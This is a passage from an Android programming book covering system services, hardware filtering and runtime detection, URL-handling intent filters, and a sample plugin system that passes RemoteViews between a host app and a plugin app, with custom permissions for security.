



*Figure 310: The Volumizer application*

# The Rest of the Gang

There are quite a few system services you can get from `getSystemService()`. Beyond the ones profiled in this chapter, you have access to:

1. `AccessibilityManager`, for being notified of key system events (e.g., activities starting) that might be relayed to users via haptic feedback, audio prompts, or other non-visual cues
2. `AccountManager`, for working with Android's system of user accounts and synchronization
3. `ActivityManager`, for getting more information about what processes and components are presently running on the device
4. `AlarmManager`, for scheduled tasks (a.k.a., "cron jobs"), covered elsewhere in this book
5. `ConnectivityManager`, for a high-level look as to what sort of network the device is connected to for data (e.g., WiFi, 3G)

6. `DevicePolicyManager`, for accessing device administration capabilities, such as wiping the device
7. `DownloadManager`, for downloading large files on behalf of the user, covered in the chapter on `Intents`
8. `DropBoxManager`, for maintaining your own ring buffers of logging information akin to LogCat
9. `InputMethodManager`, for working with input method editors
10. `KeyguardManager`, for locking and unlocking the keyguard, where possible
11. `LayoutInflater`, for inflating layout XML files into Views, covered elsewhere in this book
12. `LocationManager`, for determining the device's location (e.g., GPS), covered in the chapter on location tracking
13. `NotificationManager`, for putting icons in the status bar and otherwise alerting users to things that have occurred asynchronously, covered in the chapter on `Notification`
14. `PowerManager`, for obtaining `WakeLock` objects and such, covered elsewhere in this book
15. `SearchManager`, for interacting with the global search system – search in general is covered elsewhere in this book
16. `SensorManager`, for accessing data about sensors, such as the accelerometer
17. `TelephonyManager`, for finding out about the state of the phone and related data (e.g., SIM card details)
18. `UiModeManager`, for dealing with different "UI modes", such as being docked in a car or desk dock
19. `Vibrator`, for shaking the phone (e.g., haptic feedback)
20. `WifiManager`, for getting more details about the active or available WiFi networks
21. `WindowManager`, mostly for accessing details about the default display for the device

# Dealing with Different Hardware

While a lot of focus is placed on screen sizes, there are many other possible hardware differences among different Android devices. For example, some have telephony features, while others do not.

There is a three-phase plan for dealing with these variations:

1. **Filter** out devices that cannot possibly run your app successfully, so your app will not appear to them in the Play Store and they will be unable to install your app if obtained by other means
2. **React** to varying hardware that you can support, but perhaps might support differently (e.g., choosing a particular flash mode for a device having a camera with a flash)
3. **Cope** with device bugs or regressions that impact your application

This chapter will go through each of these topics.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Filtering Out Devices

Elsewhere in the book, we discussed a few manifest entries that will serve to filter out devices that cannot run your app:

- android:minSdkVersion in the <uses-sdk> element, to stipulate that devices must run a certain version of Android (or higher)
- <supports-screens> and <compatible-screens>, which indicate which screens sizes and densities you are capable of supporting

This section outlines other "advertisements" that you can put in the manifest to restrict which devices run your app.

## uses-feature

The `<uses-feature>` element restricts your app to devices that have certain hardware features. For each element, you supply the name of a feature (e.g., `android.hardware.telephony`) and whether or not it is required:

```
<uses-feature
  android:name="android.hardware.camera"
  android:required="false" />
```

By default, `android:required` is set to `true`, so typically you will only see it in a manifest when it is set to `false`.

You might wonder why we would bother ever setting `android:required` to `false`. After all, that should have the same effect as not listing it at all. In practice, though, it has two major uses.

First, markets like the Play Store might highlight the fact that you *can* use a particular hardware capability, even though you do not strictly require it.

More importantly, you can use `android:required="false"` to *undo* a *requirement* that Android infers from your permissions. Requesting some permissions causes Android to assume — for backwards-compatibility reasons — that your app needs the affiliated hardware. For example, requesting the `CAMERA` permission causes Android to assume that you need a camera (`android.hardware.camera`) *and* that the camera support auto-focus (`android.hardware.camera.autofocus`). If, however, you are requesting the permission because you would like to use the hardware if available, but can live without it, you need to expressly add a `<uses-feature>` element declaring that the hardware feature is not required.

For example, in February 2010, the Motorola XOOM tablet was released. This was the first Android device that had the Play Store on it and truly had no telephony capability. As such, the XOOM would be filtered out of the then-Android Market (now Play Store) for any app that required permissions like `SEND_SMS`. Many

developers requested this permission, even though their apps could survive without SMS-sending capability. However, their apps were still filtered out if they did not have the `<uses-feature>` element declaring that telephony was not required.

You can find a table listing Android permissions and assumed hardware feature requirements in the Android developer documentation.

## uses-configuration

The `<uses-configuration>` element is very reminiscent of `<uses-feature>`: it dictates hardware requirements. The difference is two-fold:

1. It focuses on hardware elements that represent different device configurations, meaning that you might use different resources for them
2. It allows you to specify *combinations* of capabilities that you need

There are three capabilities that you can require via `<uses-configuration>`:

1. The existence of a five-way navigation control, whether a specific type (D-pad, trackball, etc.) or any such control
2. The existence of a physical keyboard, whether a specific type (QWERTY, 12-key numeric keypad, etc.) or any such keyboard
3. A touchscreen

You can have as many `<uses-configuration>` elements as you need – any device that matches at least one such configuration will be eligible to install your app.

For example, the following `<uses-configuration>` element restricts your app to devices that have some sort of navigation control but do not necessarily have a touchscreen, such as a Google TV device:

```
<uses-configuration
  android:reqFiveWayNav="true"
  android:reqTouchScreen="notouch" />
```

## uses-library

The `<uses-library>` element tells Android that your application wishes to use a particular *firmware*-supplied library. The most common case for this is Google Maps, which is shipped in the form of an SDK add-on and firmware library. You can see `<uses-library>` in use with Google Maps elsewhere in this book.

However, there are other firmware libraries that you might need. These will typically be manufacturer-specific libraries, allowing your application to take advantage of particular beyond-the-Android-SDK capabilities of a particular device. Examples include:

- Loading the classes needed to render a UI on the WIMM One wearable Android device, as is described elsewhere in this book.
- Several Motorola Mobility devices ship with an "Enterprise Device Management" firmware library, as an extension of Android's own device admin APIs.

The Google Play Store will filter out your application from devices that lack a firmware library that you require via `<uses-library>`. If the user tries installing your app by some other means (e.g., download from a Web site), your app will fail to install on devices that lack the firmware library.

If you conditionally want the firmware library — you will use it if available but can cope if it is not — you can add `android:required="false"` to your `<uses-library>` element. That will allow your app to install and run on devices missing the library in question. Detecting whether or not the library exists in your process at runtime will be covered later in this chapter.

# Runtime Capability Detection

Reacting to device capabilities is the second phase of dealing with different devices. Some features you might want (e.g., telephony for sending SMSes) but can live without. Other features may have subtle variations that you cannot filter against and therefore need to adapt to at runtime (e.g., possible picture resolutions off of a camera).

This section will cover various techniques for determining what a device can do, at runtime, so you can react accordingly.

## Features

Any feature you do not make required via `<uses-feature>` can be detected at runtime by calling `hasSystemFeature()` on `PackageManager`. For example, if you would like to send SMS messages, but only on telephony-capable devices, you could have the following `<uses-feature>` element:

```
<uses-feature
  android:name="android.hardware.telephony"
  android:required="false" />
```

Then, at runtime, you can call `hasSystemFeature("android.hardware.telephony")` on `aPackageManager` instance to find out if, indeed, the device has telephony capability and sending SMSes should work.

## Libraries

You can make a library, declared via `<uses-library>`, not required, via `android:required="false"`. However, then you will need to take steps on your own to determine if you do indeed have access to the library. A common pattern for this is to use `Class.forName()` to go look for some class from that library that you need — if the lookup fails with a `ClassNotFoundException`, then you do not have the library.

For an example of this, take a look at the `Maps/NooYawkMapless`. sample project.

The rest of the `NooYawk` sample app series — covered in the chapter on maps — have the `LAUNCHER` activity be the `MapActivity`. That, though, means that we absolutely need to have the Google Maps SDK add-on, since if `MapActivity` does not exist, our app will crash when launched. The `NooYawkMapless` sample app, instead, has two activities, with the `LAUNCHER` activity *not* being the `MapActivity`:

```
    <activity android:label="@string/app_name"
              android:name=".MapDetector"
              android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <activity android:label="@string/app_name"
              android:name=".NooYawk" />
```

Note that our `MapDetector` activity has `android:theme="@android:style/Theme.NoDisplay"`, so it will have no user interface of its own. Rather, it is there to detect whether `MapActivity` is available or not, then route control as needed based upon that determination:

```
package com.commonsware.android.maps;

import android.app.Activity;
import android.content.Intent;
```

```
import android.os.Bundle;
import android.widget.Toast;

public class MapDetector extends Activity {
  @Override
  public void onCreate(Bundle instanceState) {
    super.onCreate(instanceState);

    try {
      Class.forName("com.google.android.maps.MapActivity");
      startActivity(new Intent(this, NooYawk.class));
    }
    catch (Exception e) {
      Toast
            .makeText(this,
                      "Google Maps are not available -- sorry!",
                      Toast.LENGTH_LONG)
            .show();
    }

    finish();
  }
}
```

All we do is use `Class.forName()` to try to see if `com.google.android.maps.MapActivity` exists or not. If it does, we launch the `NooYawk` activity. If not, we raise a `Toast` to let the user know about the issue. In a production app, instead of the `Toast`, we might route to some alternative means of displaying a map, such as using a `WebViewFragment` to display a JavaScript-based Google Maps page. In either case, we `finish()` the `MapDetector`, so it is not in the back stack.

## Other Capabilities

Various subsystems have their own means of helping you determine what is possible or not:

- The `Camera` class, via `Camera.Parameters`, can let you know the capabilities of a camera (e.g., whether or not it has a flash, and what specific flash modes are supported).
- The `LocationManager` will help you determine what location providers are available that meet your `Criteria`.
- The sensor subsystem lets you find out what sensors are installed, either overall or for a particular type (e.g., accelerometer).

## Dealing with Device Bugs

Alas, devices are not perfect. Even though the Compatibility Test Suite attempts to ensure that all Android devices legitimately running the Play Store faithfully implement the Android SDK, some device manufacturers make changes that introduce bugs.

Just as Web developers can "sniff" on the `User-Agent` HTTP header to determine what sort of browser is requesting a page, you can use the `Build` class to determine what sort of device is running your app. If you encounter problems with a specific device, you may be able to use `Build` to identify that device at runtime and "route around the damage".

# Responding to URLs

You may have noticed that Android supports a `market:` URL scheme. Web pages can use such URLs so that, if they are viewed on an Android device's browser, the user can be transported to an Play Store page, perhaps for a specific app or a list of apps for a publisher.

Fortunately, that mechanism is not limited to Android's code — you can get control for various other types of links as well. You do this by adding certain entries to an activity's `<intent-filter>` for an `ACTION_VIEW` `Intent`.

## Prerequisites

Understanding this chapter requires that you have read the chapter on Intent filters.

## Manifest Modifications

First, any `<intent-filter>` designed to respond to browser links will need to have a `<category>` element with a name of `android.intent.category.BROWSABLE`. Just as the `LAUNCHER` category indicates an activity that should get an icon in the launcher, the `BROWSABLE` category indicates an activity that wishes to respond to browser links.

You will then need to further refine which links you wish to respond to, via a `<data>` element. This lets you describe the URL and/or MIME type that you wish to respond to. For example, here is the `AndroidManifest.xml` file from the Introspection/URLHandler sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
```

```
          android:versionName="1.0"
          package="com.commonsware.android.urlhandler"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <supports-screens android:largeScreens="true"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <activity android:label="@string/app_name"
              android:name="URLHandler">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
      <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:mimeType="application/pdf" />
      </intent-filter>
      <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="http"
android:host="www.this-so-does-not-exist.com" android:path="/something" />
      </intent-filter>
      <intent-filter>
        <action android:name="com.commonsware.android.MY_ACTION" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

Here, we have four `<intent-filter>` elements for our one activity:

- The first is a standard "put an icon for me in the launcher, please" filter, with the `LAUNCHABLE` category
- The second claims that we handle PDF files (MIME type of `application/pdf`), and that we will respond to browser links (`BROWSABLE` category)
- The third claims that we will handle any HTTP request (scheme of `"http"`) for a certain Web site (host of `"www.this-so-does-not-exist.com"`), and that we will respond to browser links (`BROWSABLE` category)
- The last is a custom action, for which we will generate a URL that Android will honor, and that we will respond to browser links (`BROWSABLE` category)

Note that the last one also requires the `DEFAULT` category in order to work.

# Creating a Custom URL

Responding to MIME types makes complete sense... if we implement something designed to handle such a MIME type.

Responding to certain schemes, hosts, paths, or file extensions is certainly usable, but other than perhaps the file extension approach, it makes your application a bit fragile. If the site changes domain names (even a sub-domain) or reorganizes its site with different URL structures, your code will break.

If the goal is simply for you to be able to trigger your own application from your own Web pages, though, the safest approach is to use an `intent:` URL. These can be generated from an `Intent` object by calling `toUri(Intent.URI_INTENT_SCHEME)` on a properly-configured `Intent`, then calling `toString()` on the resulting `Uri`.

For example, the `intent:` URL for the fourth `<intent-filter>` from above is:

```
intent:#Intent;action=com.commonsware.android.MY_ACTION;end
```

This is not an official URL scheme, any more than `market:` is, but it works for Android devices. When the Android built-in Browser encounters this URL, it will create an `Intent` out of the URL-serialized form and call `startActivity()` on it, thereby starting your activity.

# Reacting to the Link

Your activity can then examine the `Intent` that launched it to determine what to do. In particular, you will probably be interested in the `Uri` corresponding to the link — this is available via the `getData()` method. For example, here is the `URLHandler` activity for this sample project:

```
package com.commonsware.android.urlhandler;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.TextView;

public class URLHandler extends Activity {
  @Override
```

```
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    TextView uri=(TextView)findViewById(R.id.uri);

    if (Intent.ACTION_MAIN.equals(getIntent().getAction())) {
      String intentUri=(new Intent("com.commonsware.android.MY_ACTION"))
                          .toUri(Intent.URI_INTENT_SCHEME)
                          .toString();

      uri.setText(intentUri);
      Log.w("URLHandler", intentUri);
    }
    else {
      Uri data=getIntent().getData();

      if (data==null) {
        uri.setText("Got com.commonsware.android.MY_ACTION Intent");
      }
      else {
        uri.setText(getIntent().getData().toString());
      }
    }
  }

  public void visitSample(View v) {
    startActivity(new Intent(Intent.ACTION_VIEW,
                             Uri.parse("http://commonsware.com/sample")));
  }
}
```

This activity's layout has a `TextView` (uri) for showing a `Uri` and a `Button` to launch a page of links, found on the CommonsWare site (`http://commonsware.com/sample`). The `Button` is wired to call `visitSample()`, which just calls `startActivity()` on the aforementioned URL to display it in the Browser.

When the activity starts up, though, it first loads up the `TextView`. What goes in there depends on how the activity was launched:

1. If it was launched via the launcher (e.g., the action is `MAIN`), then we display in the `TextView` the `intent:` URL shown in the previous section, generated from an `Intent` object designed to trigger our fourth `<intent-filter>`. This also gets dumped to LogCat, and is how the author got this URL in the first place to put on the sample Web page of links.
2. If it was not launched via the launcher, it was launched from a Web link. If the `Uri` from the launching `Intent` is `null`, though, that means the activity

was launched via the custom `intent:` URL (which only has an action string), so we put a message in the `TextView` to match.

3. Otherwise, the `Uri` from the launching `Intent` will have something we can use to process the link request. For the PDF file, it will be the local path to the downloaded PDF, so we can open it. For the `www.this-so-does-not-exist.com` URL, it will be the URL itself, so we can process it our own way.

Note that for the PDF case, clicking the PDF link in the Browser will download the file in the background, with a Notification indicating when it is complete. Tapping on the entry in the notification drawer will then trigger the `URLHandler` activity.

Also, bear in mind that the device may have multiple handlers for some URLs. For example, a device with a real PDF viewer will give the user a choice of whether to launch the downloaded PDF in the real view or `URLHandler`.

# Plugin Patterns

Plugins have historically been a popular model for extending the functionality of a base application. Browsers, for example, have long used plugins for everything from playing Flash animations to displaying calendars.

While Android does not have a specific "plugin framework", many techniques exist in Android to create plugins. Which of these patterns is appropriate for you will depend upon the nature of the host application and, more importantly, on the nature of the plugin. This chapter will explore some of these plugin patterns.

## Plugins by Remote

Many a developer has sought to implement some sort of plugin mechanism on Android, whereby a base app can be extended with plugins that extend that app's functionality, yet remain independent in terms of potential authorship.

The biggest challenge with such plugins comes at the UI level. While there are many ways to integrate applications for background work (remote services, broadcast Intents, etc.), blending user interfaces is a problem. It is unsafe to have an application execute some plugin's code in its own process, as the plugin may be malicious in nature. Yet, the plugin cannot directly add widgets to the host app's activities any other way.

The key word in that last sentence, of course, is "directly".

There is an indirect way of having one app supply UI components to another app. We have seen it in action earlier in this book, in the form of home screen app widgets. That is the `RemoteViews` object. The plugin can create a `RemoteViews`

structure describing the desired UI and deliver that `RemoteViews` to the host app, which can then render that `RemoteViews` wherever it is needed.

This section will outline some of the mechanics behind creating such a plugin mechanism.

## RemoteViews, Beyond App Widgets

`RemoteViews` are used in a few other places besides app widgets, such as custom `Notification` views. However, you can use `RemoteViews` yourself easily enough. You create one as you would for any other circumstance, like an app widget. To display one, you can use the `apply()` method on the `RemoteViews` object. The `apply()` method takes two parameters:

1. Your `Context`, typically your `Activity`
2. The container into which the contents of the `RemoteViews` will eventually reside

The `apply()` method returns the `View` specified by the rules poured into the `RemoteViews` object… but it does not add it to the container specified in that second parameter. Hence, `apply()` is a bit like calling the three-parameter `inflate()` on a `LayoutInflater` and passing false for the third parameter — you are still responsible for actually adding the `View` to the parent when appropriate.

And that's pretty much it.

Since a `RemoteViews` object implements the `Parcelable` interface, you can store a `RemoteViews` in an `Intent` extra, a `Bundle`, or anything else that works with `Parcelable` (e.g., AIDL-defined remote service interfaces). This is what makes `RemoteViews` so valuable – you can pass one to another process, which can `apply()` it to its own UI.

As a result, `RemoteViews` are a secure way for a plugin to contribute to some host activity's UI. In fact, you can think of an app widget as being a "plugin" for the UI of the home screen.

## Thinking About Plugins

So, what does a plugin implementation need?

You have one application (the host) that will be able to display the `RemoteViews` supplied by other applications (the plugins). Somehow, the host will need to know:

1. What plugins are installed
2. How to get `RemoteViews` from the plugins to the host
3. Whether there are plugins that are installed that the user does not want (e.g., app widgets not added to the home screen) or if the user wants to see multiple `RemoteViews` from the same plugin (e.g., multiple instances of an app widget)

There are any number of ways of implementing these. The sample shown below will use a broadcast `Intent` to find plugins and another broadcast `Intent` to retrieve `RemoteViews` on demand, while assuming that each plugin will deliver exactly one `RemoteViews`.

Similarly, the plugin will need to know:

1. How it will be activated by the host
2. How it is supposed to deliver `RemoteViews` to the host (broadcast Intent? remote service API? something else?)
3. When it is supposed to deliver `RemoteViews` to the host (pulled by the host? pushed to the host? both?)
4. How many distinct instances of the plugin does the user want (e.g., multiple instances of the app widget), and what is the configuration data for each instance that makes one distinct from the next?

In the sample shown below, the plugin will respond to a broadcast `Intent` from the host with a broadcast of its own, signalling that it wishes to serve as a plugin. When the host sends a broadcast to retrieve the `RemoteViews`, the plugin will send a broadcast in response that contains the `RemoteViews`. And, to keep things simple, each plugin will only have one instance (and we will only have one plugin).

## A Sample Implementation

Let's take a look at the `RemoteViews/Host` and `RemoteViews/Plugin` sample applications. These are two apps, each in their own package, implementing a host/plugin relationship, with `RemoteViews` being generated by the plugin and displayed by the host.

### Finding Available Plugins

Our host is a simple activity containing a `TextView` as its only content. The expectation is that when the user chooses a Refresh options menu item, we will pull a `RemoteViews` from the plugin and display it.

That, of course, assumes that we have a plugin.

To find plugins, we will send a broadcast, with a custom action, `ACTION_CALL_FOR_PLUGINS`. Any plugin implementation would need a `BroadcastReceiver` set up in the manifest to respond to such an action.

To keep things simple, the host will only have one plugin. The plugin itself will be represented by a `ComponentName` object, identifying the implementation of the plugin, held in a `pluginCN` data member:

```
private ComponentName pluginCN=null;
```

In `onResume()`, if we do not have a plugin yet, we send the broadcast to try to find one:

```
@Override
public void onResume() {
  super.onResume();

  IntentFilter pluginFilter=new IntentFilter();

  pluginFilter.addAction(ACTION_REGISTER_PLUGIN);
  pluginFilter.addAction(ACTION_DELIVER_CONTENT);

  registerReceiver(plugin, pluginFilter, PERM_ACT_AS_PLUGIN, null);

  if (pluginCN == null) {
    sendBroadcast(new Intent(ACTION_CALL_FOR_PLUGINS));
  }
}
```

### Responding to the Call for Plugins

Over in our plugin implementation, we do indeed have a `BroadcastReceiver` — cunningly named `Plugin` — with a manifest entry set up to respond to our `ACTION_CALL_FOR_PLUGINS` broadcast.

What the host wants in response is to receive a broadcast from the plugin, with an action of `ACTION_REGISTER_PLUGIN`, and an extra of `EXTRA_COMPONENT`, containing the

ComponentName of the BroadcastReceiver that is the plugin implementation. So, when Plugin receives an ACTION_CALL_FOR_PLUGINS broadcast, it does just that:

```
package com.commonsware.android.rv.plugin;

import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.widget.RemoteViews;

public class Plugin extends BroadcastReceiver {
  public static final String ACTION_CALL_FOR_PLUGINS=
      "com.commonsware.android.rv.host.CALL_FOR_PLUGINS";
  public static final String ACTION_REGISTER_PLUGIN=
      "com.commonsware.android.rv.host.REGISTER_PLUGIN";
  public static final String ACTION_CALL_FOR_CONTENT=
      "com.commonsware.android.rv.host.CALL_FOR_CONTENT";
  public static final String ACTION_DELIVER_CONTENT=
      "com.commonsware.android.rv.host.DELIVER_CONTENT";
  public static final String EXTRA_COMPONENT="component";
  public static final String EXTRA_CONTENT="content";
  private static final String HOST_PACKAGE="com.commonsware.android.rv.host";

  @Override
  public void onReceive(Context ctxt, Intent i) {
    if (ACTION_CALL_FOR_PLUGINS.equals(i.getAction())) {
      Intent registration=new Intent(ACTION_REGISTER_PLUGIN);

      registration.setPackage(HOST_PACKAGE);
      registration.putExtra(EXTRA_COMPONENT,
                            new ComponentName(ctxt, getClass()));

      ctxt.sendBroadcast(registration);
    }
    else if (ACTION_CALL_FOR_CONTENT.equals(i.getAction())) {
      RemoteViews rv=
          new RemoteViews(ctxt.getPackageName(), R.layout.plugin);
      Intent update=new Intent(ACTION_DELIVER_CONTENT);

      update.setPackage(HOST_PACKAGE);
      update.putExtra(EXTRA_CONTENT, rv);
      ctxt.sendBroadcast(update);
    }
  }
}
```

For added security, we use setPackage() in the plugin, so the ACTION_REGISTER_PLUGIN broadcast can only be received by the host.

The host activity needs to receive `ACTION_REGISTER_PLUGIN` broadcasts. Hence, it has a `BroadcastReceiver` implementation, in the `plugin` data member, that it registers for `ACTION_REGISTER_PLUGIN` in `onResume()`. The `plugin` `BroadcastReceiver`, upon receiving an `ACTION_REGISTER_PLUGIN` broadcast, grabs the `ComponentName` out of the `EXTRA_COMPONENT` extra and stores it in `pluginCN`:

```
private BroadcastReceiver plugin=new BroadcastReceiver() {
  @Override
  public void onReceive(Context ctxt, Intent i) {
    if (ACTION_REGISTER_PLUGIN.equals(i.getAction())) {
      pluginCN=(ComponentName)i.getParcelableExtra(EXTRA_COMPONENT);
    }
    else if (ACTION_DELIVER_CONTENT.equals(i.getAction())) {
      RemoteViews rv=(RemoteViews)i.getParcelableExtra(EXTRA_CONTENT);
      ViewGroup frame=(ViewGroup)findViewById(android.R.id.content);

      frame.removeAllViews();

      View pluginView=rv.apply(RemoteViewsHostActivity.this, frame);

      frame.addView(pluginView);
    }
  }
};
```

At this point, we wait for the user to click the Refresh options menu item.

### Requesting RemoteViews

When the user does indeed choose Refresh, we call a `refreshPlugin()` method on the host activity:

```
private void refreshPlugin() {
  Intent call=new Intent(ACTION_CALL_FOR_CONTENT);

  call.setComponent(pluginCN);
  sendBroadcast(call);
}
```

Here, we send an `ACTION_CALL_FOR_CONTENT` broadcast, with the target component set to be the plugin implementation, as identified by its `ComponentName`. This ensures that this broadcast will only go to that plugin app and nobody else.

### Responding with RemoteViews

Our `Plugin` is also registered in the manifest to respond to `ACTION_CALL_FOR_CONTENT`. So, when that broadcast arrives, it can create the `RemoteViews` in response, sending it out via an `ACTION_DELIVER_CONTENT` broadcast back to the host. Once again, we use `setPackage()` to restrict the broadcast to be the host's package. The broadcast also has the `RemoteViews` tucked in an `EXTRA_CONTENT` extra.

Our host activity registered the `plugin` `BroadcastReceiver` for `ACTION_DELIVER_CONTENT` as well. So, when that broadcast arrives, it can utilize the `RemoteViews`. We find the `ViewGroup` that is the root of our content (`android.R.id.content`), wipe out whatever is in it now, `apply()` the `RemoteViews` to that `ViewGroup`, and add the resulting `View` to the `ViewGroup`. This has the net effect of getting rid of our original `TextView` content, replacing it with whatever the plugin poured into the `RemoteViews`. Or, if the user chooses Refresh again, the older `RemoteViews`-generated content is replaced with fresh content.

### Dealing with Android 3.1+

To test this, install the Host application, followed by the Plugin application. On Android 3.0 and older, running the Host and choosing the Refresh options menu item will change the display from its original state to the one with the plugin's `RemoteViews`.

However, that will not work right away on Android 3.1 and higher.

On these versions of Android, applications are installed into a "stopped" state, where no `BroadcastReceiver` in the manifest will work, until the user manually runs the application. The simplest way to do that is via an activity. So, the Plugin project has a trivial activity that just displays a `Toast` and exits:

```
package com.commonsware.android.rv.plugin;

import android.app.Activity;
import android.os.Bundle;
import android.widget.Toast;

public class PluginActivationActivity extends Activity {
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
```

```
    Toast.makeText(this, R.string.activated, Toast.LENGTH_LONG).show();
    finish();
  }
}
```

You will need to run this activity on Android 3.1 and higher first, then run the Host project's activity, to get the plugin to work.

If you happen to install these on an Android 3.0 or older device, though, you may wonder if the author has lost his marbles. That is because you will not see any activity associated with the Plugin application.

Since the author has not owned marbles in a few decades, clearly there must be some other answer. In this case, we use a variation of a trick pointed out by Daniel Lew.

Our `<activity>` element in the manifest has an `android:enabled` attribute. A disabled activity does not show up in the launcher. But rather than have `android:enabled` specifically tied to `true` or `false` in the manifest, it references a boolean resource:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.rv.plugin"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk android:minSdkVersion="7"/>

  <uses-permission android:name="com.commonsware.android.rv.host.ACT_AS_PLUGIN"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <receiver
      android:name="Plugin"
      android:permission="com.commonsware.android.rv.host.ACT_AS_HOST">
      <intent-filter>
        <action android:name="com.commonsware.android.rv.host.CALL_FOR_PLUGINS"/>
        <action android:name="com.commonsware.android.rv.host.CALL_FOR_CONTENT"/>
      </intent-filter>
    </receiver>

    <activity
      android:name="PluginActivationActivity"
      android:enabled="@bool/i_has_needs_activity"
      android:excludeFromRecents="true"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
```

```
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

In `res/values/bools.xml`, we define that boolean resource to be `false`, meaning the activity will not appear in the launcher:

```
<resources>

  <bool name="i_has_needs_activity">false</bool>

</resources>
```

But, in `res/values-v12/bools.xml`, we define that boolean resource to be `true`, causing the activity to appear on Android 3.1 and higher:

```
<resources>

  <bool name="i_has_needs_activity">true</bool>

</resources>
```

This way, our extraneous activity does not clutter up older devices where it is not needed. Mr. Lew's blog post on this subject points out that this trick can be used to have different implementations of an app widget for different Android versions (e.g., one that uses a `ListView` for API Level 11 and higher, plus one that does not for older devices).

### The Permission Scheme

Another thing that these sample projects use are custom permissions, to help with security.

To serve as a plugin host, you must hold the `ACTS_AS_HOST` permission. To serve as a plugin implementation, you must hold the `ACTS_AS_PLUGIN` permission. These are defined in the Host project's manifest:

```
  <permission
    android:name="com.commonsware.android.rv.host.ACT_AS_HOST"
    android:description="@string/host_desc"
    android:label="@string/host_label">
```

```
  </permission>
  <permission
    android:name="com.commonsware.android.rv.host.ACT_AS_PLUGIN"
    android:description="@string/plugin_desc"
    android:label="@string/plugin_label">
  </permission>
```

Each application then has its appropriate `<uses-permission>` element for the role that it plays, such as the Plugin holding the `ACTS_AS_PLUGIN` permission:

```
  <uses-permission android:name="com.commonsware.android.rv.host.ACT_AS_PLUGIN"/>
```

The `BroadcastReceiver` defined by the Plugin project has, in its `<receiver>` element, the `android:permission` attribute, indicating that whoever sends a broadcast to this receiver must holds `ACTS_AS_HOST`:

```
    <receiver
      android:name="Plugin"
      android:permission="com.commonsware.android.rv.host.ACT_AS_HOST">
      <intent-filter>
        <action android:name="com.commonsware.android.rv.host.CALL_FOR_PLUGINS"/>
        <action android:name="com.commonsware.android.rv.host.CALL_FOR_CONTENT"/>
      </intent-filter>
    </receiver>
```

Similarly, the `BroadcastReceiver` defined dynamically by the host activity uses a version of `registerReceiver()` that takes the permission the sender must hold:

```
    registerReceiver(plugin, pluginFilter, PERM_ACT_AS_PLUGIN, null);
```

That permission is defined in a static data member:

```
  public static final String PERM_ACT_AS_PLUGIN=
      "com.commonsware.android.rv.host.ACT_AS_PLUGIN";
```

This way, the user is informed about the host/plugin relationship and can make appropriate decisions when they install plugins.

Note, though, that for this to work, the host application must be installed first, to define the custom permissions. If a plugin is installed before the host, there is no error, but the plugin will not be granted the as-yet-undefined custom permissions, and so the plugin will not work. The user would have to uninstall and reinstall the plugin after installing the host to fix this problem.

### Other Plugin Features and Issues

It is possible for the `apply()` method on `RemoteViews` to throw a `RuntimeException`. For example, the `RemoteViews` might contain a reference to a widget ID that does not exist within the inflated views of the `RemoteViews` itself. Since `apply()` does not throw a checked exception, it is easy to do what we did in the sample app and assume `apply()` will succeed, but it very well may not. A robust implementation of this plugin system would wrap the `apply()` call in an exception handler that would do something useful if the plugin's `RemoteViews` has a bug.

You need to be a bit careful to make sure that a plugin can only update itself. The sample app assumes that the only thing that will send an `ACTION_DELIVER_CONTENT` broadcast to it will be the plugin, but that is not necessarily the case. In principle, anything that holds the `ACTS_AS_PLUGIN` permission could send an `ACTION_DELIVER_CONTENT` to the host, and thereby specify what the `RemoteViews` are. A robust plugin system would have some sort of shared secret, such as an identifier, between the host and the plugin, so another component cannot readily masquerade as being the plugin itself.

## ContentProvider Plugins

